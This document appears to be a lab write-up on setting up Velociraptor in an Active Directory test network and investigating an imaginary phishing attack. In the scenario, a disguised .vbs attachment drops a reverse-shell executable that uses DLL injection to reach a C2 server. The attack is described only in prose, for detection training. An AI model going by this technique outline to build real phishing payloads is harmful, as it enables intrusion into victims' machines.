



Hunting and Detecting a Malware in an AD Environment

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Velociraptor Installation:

Velociraptor is an advanced open-source endpoint monitoring, digital forensic and cyber response tool that **enhances your visibility into your endpoints** and supporting **threat hunting** efforts.

To install velociraptor tool, we need to have a server and an agent, the server will be listening for communications and can manage and hunt for artifacts that are present in the agents, so we need to download velociraptor in both server and client and start the server with server.config.yaml and the client with the proper client.config.yaml

To do so, we go to velociraptor github page and download the latest version

NOTE: since both of my server and clients are in windows I will download the exe version (.msi can work too), but the process is the same on Linux OS.

<https://github.com/Velocidex/velociraptor/releases/tag/v0.6.7-5>

📦 velociraptor-v0.6.7-4-windows-386.exe	46.9 MB	Dec 6, 2022
📦 velociraptor-v0.6.7-4-windows-386.exe.sig	438 Bytes	Dec 6, 2022
📦 velociraptor-v0.6.7-4-windows-amd64.exe	49.5 MB	Dec 6, 2022
📦 velociraptor-v0.6.7-4-windows-amd64.exe.sig	438 Bytes	Dec 6, 2022
📦 velociraptor-v0.6.7-4-windows-amd64.msi	18.4 MB	Dec 6, 2022
📦 velociraptor-v0.6.7-4-windows-amd64.msi.sig	438 Bytes	Dec 6, 2022
📦 velociraptor-v0.6.7-5-linux-amd64	48.2 MB	3 weeks ago

Run the executable on the command line and configure the server & client configuration file:

velociraptor.exe config generate -i

```
Welcome to the Velociraptor configuration generator
-----

I will be creating a new deployment configuration for you. I will
begin by identifying what type of deployment you need.

What OS will the server be deployed on?
[Use arrows to move, type to filter]
linux
> windows
darwin
```

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create an administrator user and type his/her password:

velociraptor.exe --config server.config.yaml user add USER --role administrator

```
C:\Users\yosuf\Downloads\velociraptor>velociraptor-v0.6.7-4.exe --config server.config.yaml user add USER --role administrator
Enter user's password:
```

run the server and start for listing to clients:

velociraptor.exe config generate -i

```
C:\Users\yosuf\Downloads\velociraptor>velociraptor-v0.6.7-4.exe --config server.config.yaml frontend -v
[INFO] 2023-02-04T08:43:23-08:00 Loading config from file server.config.yaml
[INFO] 2023-02-04T08:43:23-08:00 Starting Frontend. {"build_time":"2022-12-06T13:31:56Z","commit":"c6f11a7","version":"0.6.7-4"}
[INFO] 2023-02-04T08:43:23-08:00 Starting Org Manager service.
[INFO] 2023-02-04T08:43:24-08:00 Starting services for Root Org
[INFO] 2023-02-04T08:43:24-08:00 Frontend: Server will be master.
[INFO] 2023-02-04T08:43:24-08:00 Filestore implementation FileBaseDataStore.
[INFO] 2023-02-04T08:43:24-08:00 Starting user manager service for org
[INFO] 2023-02-04T08:43:24-08:00 Starting Journal service for Root Org.
[INFO] 2023-02-04T08:43:24-08:00 Starting the notification service for Root Org.
[INFO] 2023-02-04T08:43:24-08:00 NotificationService: Watching for events from Server.Internal.Ping
[INFO] 2023-02-04T08:43:24-08:00 NotificationService: Watching for events from Server.Internal.Pong
[INFO] 2023-02-04T08:43:24-08:00 NotificationService: Watching for events from Server.Internal.Notifications
[INFO] 2023-02-04T08:43:24-08:00 Starting repository manager for Root Org
[INFO] 2023-02-04T08:43:24-08:00 RepositoryManager: Watching for events from Server.Internal.ArtifactModification
[INFO] 2023-02-04T08:43:24-08:00 Loaded 347 built in artifacts in 182.6442ms
```

See that the server is listening on a specific port (can be changed by user) and a different port for web interface to manage the client.


```
[INFO] 2023-02-04T08:43:25-08:00 Starting gRPC API server on 127.0.0.1:8001
[INFO] 2023-02-04T08:43:25-08:00 Launched Prometheus monitoring server on 127.0.0.1:8003
[INFO] 2023-02-04T08:43:25-08:00 GUI is ready to handle TLS requests on https://127.0.0.1:8889/
[INFO] 2023-02-04T08:43:25-08:00 Frontend is ready to handle client TLS requests at https://192.168.100.128:8000/
[INFO] 2023-02-04T08:43:25-08:00 Compiled all artifacts.
```

All we need to do for now is to download Velociraptor on the clients and transfer client.config.yaml file (the reader is free to use any transferring tool or website)

```
C:\Users\Default>velociraptor-v0.6.7-4-linux-amd64 --config client.config.yaml client -v_
```

We can add as many clients as we want with the same manner.

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
We have configured an AD environment where we have 1 client (we'll attack this machine) a domain controller DC, to let the client have an internet access and a SOC machine (the one you see on the previous image).

For more information check out:


<https://docs.velociraptor.app/docs/deployment/clients/>

Listing all user accounts in DCo1 and Client-01

All user accounts on DCo1:



All user accounts on Client-01:



Listing all running processes in DCo1 and Client-01

All running processes in DCo1:

The screenshot shows the Velociraptor Response and Monitor web interface. The browser address bar displays `https://localhost:8889/app/index.html?#/host/C.2b865112615812ac/shell`. The interface shows a search bar with "Search clients", a dropdown menu with "DC01.Alhakami.local" selected, and a status "Connected". The "Interrogate" tab is active, and the command "tasklist" is entered in the Powershell input field. The "Launch" button is visible. The output of the command is displayed in a table format, showing the following data:

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	8 K
System	4	Services	0	152 K
Registry	100	Services	0	75,976 K
smss.exe	308	Services	0	1,252 K
csrss.exe	416	Services	0	6,368 K
csrss.exe	484	Console	1	6,896 K
wininit.exe	504	Services	0	7,020 K
winlogon.exe	540	Console	1	11,400 K
services.exe	616	Services	0	14,608 K
lsass.exe	636	Services	0	67.112 K


All running processes in Client-01:

The screenshot shows the Velociraptor Response and Monitor web interface. The browser address bar displays `https://localhost:8889/app/index.html?#/host/Client-01.Alhakami.local/shell`. The interface shows a search bar with "Search clients", a dropdown menu with "Client-01.Alhakami.local" selected, and a status "Connected". The "Interrogate" tab is active, and the command "Get-LocalUser" is entered in the Powershell input field. The "Launch" button is visible. The output of the command is displayed in a table format, showing the following data:

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	8 K
System	4	Services	0	152 K
Registry	124	Services	0	92,824 K
smss.exe	404	Services	0	1,216 K
csrss.exe	496	Services	0	5,792 K
wininit.exe	588	Services	0	7,132 K
csrss.exe	596	Console	1	5,728 K
winlogon.exe	688	Console	1	14,836 K
services.exe	708	Services	0	10,208 K
lsass.exe	752	Services	0	23,256 K
svchost.exe	872	Services	0	29,120 K
fontdrvhost.exe	904	Services	0	3,956 K
fontdrvhost.exe	912	Console	1	4,964 K
svchost.exe	992	Services	0	15,788 K
svchost.exe	432	Services	0	8,436 K
dwm.exe	776	Console	1	68,240 K
svchost.exe	1104	Services	0	14,256 K
svchost.exe	1112	Services	0	10,152 K
svchost.exe	1120	Services	0	16,256 K
svchost.exe	1220	Services	0	18,880 K

Listing all start-up applications in DCo1 and Client-01

All start-up apps in DCo1:



Velociraptor Response and Monitor

Search clients

DC01.Alhakami.local Connected admin

Name	Size	Mode	mtime	atime	ctime	btime
desktop.ini	0 Mb	-rw-rw-rw-	2022-12-28T05:18:41Z	2022-12-28T05:18:41Z	2022-12-28T05:18:41Z	2022-12-28T05:18:41Z


Please select a file or a folder to see its details here.

Activate Windows
Go to Settings to activate Windows.

2023-02-10T15:51:37Z

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All start-up apps in Client-01:



Velociraptor Response and Monitor

Search clients

Client-01.Alhakami.local Connected admin

Name	Size	Mode	mtime	atime	ctime	btime
desktop.ini	0 Mb	-rwxr-xr-x	2022-12-28T06:53:38Z	2023-02-09T20:45:00Z	2022-12-28T06:53:38Z	2022-12-28T06:53:38Z

Please select a file or a folder to see its details here.

Activate Windows
Go to Settings to activate Windows.

2023-02-10T15:59:17Z


Type here to search

Mail

26°C

6:59 PM
2/10/2023

Network Topology and architecture:




Case Scenario:

This scenario is imaginary and for demonstration purposes only.

One of our network members (the previous topology) got a phishing email from an unknown source, the threat actor was writing to tell the victim about a salary update occurred in the Human Resources (HR) data base, the attachments was a PDF file (or that what the victim thought), the attachments was named of Salary-Update.pdf.vbs which is Visual Basic file that downloads another executable file called GoogleUpdate.exe .

The dropped file is a reverse_shell shellcode that executes with a technique called DDL injection where a malware let another legitimate process run an evil DLL (Dynamic linked library), the shellcode connects to a C2 server where the attacker can have full control of the compromised client (victim).



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Analyzing the attack:

We will be analyzing the attack depending on CKC (Cyber Kill Chain) concept which identifies the structure of an attack. We will focus on each phase and analyze what really happened during this phase, we skipped reconnaissance phase because in our scenario it's just a phishing email from the threat actor and no active reconnaissance traces has been found.

Weaponization phase:

In this phase the attacker makes the victim download an executable that makes a reverse TCP connection to the C2 server of the attacker, once the malicious executable is launched the executable performs a technique called DLL injection where a malicious DLL is injected to a legitimate process.

We can confirm this by a log taken from the victim system to the SOC machine via Splunk tool which is monitoring and searching through big data (mostly log files) tool.

